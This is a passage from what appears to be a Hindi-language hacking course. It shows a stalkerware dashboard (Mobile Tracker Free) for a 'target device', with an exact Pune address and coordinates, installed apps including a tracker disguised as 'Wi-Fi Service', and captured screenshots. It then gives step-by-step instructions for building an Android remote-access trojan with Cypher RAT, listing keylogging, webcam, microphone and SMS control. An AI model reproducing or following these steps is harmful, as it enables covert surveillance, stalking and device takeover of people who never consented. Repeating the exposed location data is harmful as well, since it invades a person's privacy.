221113171  
Last connection

Online status Battery Location

Rainy days ahead 26°C

- Location ↗

The screenshot shows the 'Locations' section of the Mobile Tracker Free dashboard. On the left sidebar, under the 'Locations' category, 'Locations' is selected. The main area displays a table of location data with one entry:

Date	Longitude	Latitude	Accuracy	Address
2025/06/23 19:38:25	73.830695	18.478434	100.0 m	31/2/B/5, Hingane Khurd, Hingne Khurd, Pune, Maharashtra 411051, India

Below the table, it says 'Showing 1 to 1 of 1 entries'. There is a 'VIEW MAP' button above the table and a 'GO TO PREMIUM VERSION' button at the top right.

- Now click on Apps to check applications on target device

The screenshot shows the 'Apps' section of the Mobile Tracker Free dashboard. On the left sidebar, under the 'Apps' category, 'Apps' is selected. A yellow banner at the top states 'Note: This feature is not enabled.' with a 'FEATURES SELECTION' button. The main area displays a table of installed applications:

Name	Package name	Version	Size	Date	Status	Block
Wi-Fi Service	com.protect2025	158	25.6 MB	2025/06/23 19:33:02	INSTALLED	<input type="button" value=""/>
Zoom	us.zoom.videomeetings	6.4.11.30526	111.5 MB	2025/06/16 13:03:34	INSTALLED	<input type="button" value=""/>
Snapchat	com.snapchat.android	13.46.0.52	86 MB	2025/06/05 14:21:51	INSTALLED	<input type="button" value=""/>
Indus Appstore	com.indus.appstore	1.25.05.27.1_XIAOMI	35.7 MB	2025/05/29 13:37:28	INSTALLED	<input type="button" value=""/>
ChatGPT	com.openai.chatgpt	1.2025.154	40.4 MB	2025/05/12 01:04:11	INSTALLED	<input type="button" value=""/>
Battlegrounds India	com.pubg.imobile	3.8.0	92.5 MB	2025/04/28 16:07:38	INSTALLED	<input type="button" value=""/>
X	com.twitter.android	11.4.0-release.0	115.2 MB	2025/03/31	INSTALLED	<input type="button" value=""/>

Below the table, there are tabs for 'List', 'Blocked', and 'Usage'. The status column shows 'INSTALLED' for all apps. The bottom of the screen shows a taskbar with various icons and system status information.

- Click on Screenshots to check screenshots images

The screenshot shows a web-based interface for 'Mobile Tracker free'. On the left, a sidebar lists various features: Calendar, Contacts, Site Web, Screenshot (selected), Instant messaging, Remote control, Live viewing, File Explorer, Schedule restriction, SMS Commands, Statistics, and My account. The main content area has a header 'PICTURES' with a search bar. Below it is a table with two rows of data:

Picture	Date	Informations	Address
	2025/06/23 19:48:48	Screenshot_2025-06-23-19-48-48-030_com.miui.home.jpg 1.383 Mo	31/2/B/5, Hingane Khurd, Hingane Khurd, Pune, Maharashtra 411051, India
	2025/06/23 19:47:45	Screenshot_2025-06-23-19-47-45-185_com.miui.global.packageinstaller.jpg 0.187 Mo	31/2/B/5, Hingane Khurd, Hingane Khurd, Pune, Maharashtra 411051, India

A large watermark 'HINDI' is diagonally across the page.

# **EXTRA ACTIVITY**

## **1.Android Hacking Using Cypher RAT**

A **RAT (Remote Access Trojan) Tool** is software that allows an attacker to remotely control a victim's device (Windows, Android, Linux) over a network.


Common Features:

- File Explorer Access
- Keylogger
- Remote Desktop Viewer
- Command Execution
- Webcam/Mic Access
- SMS/Call Control (Android)


---

**How to use it :-**


- **open Cypher RAT Interface**




- Click on Enter




- Click on **Build** Option




- Now Click on Normal




- Our Ip Address




- Set Your Ip Address on Host Section




- Now click on plus “+” Icon




- Now click on options




- Then Click on After install , a list appear select, now select any option



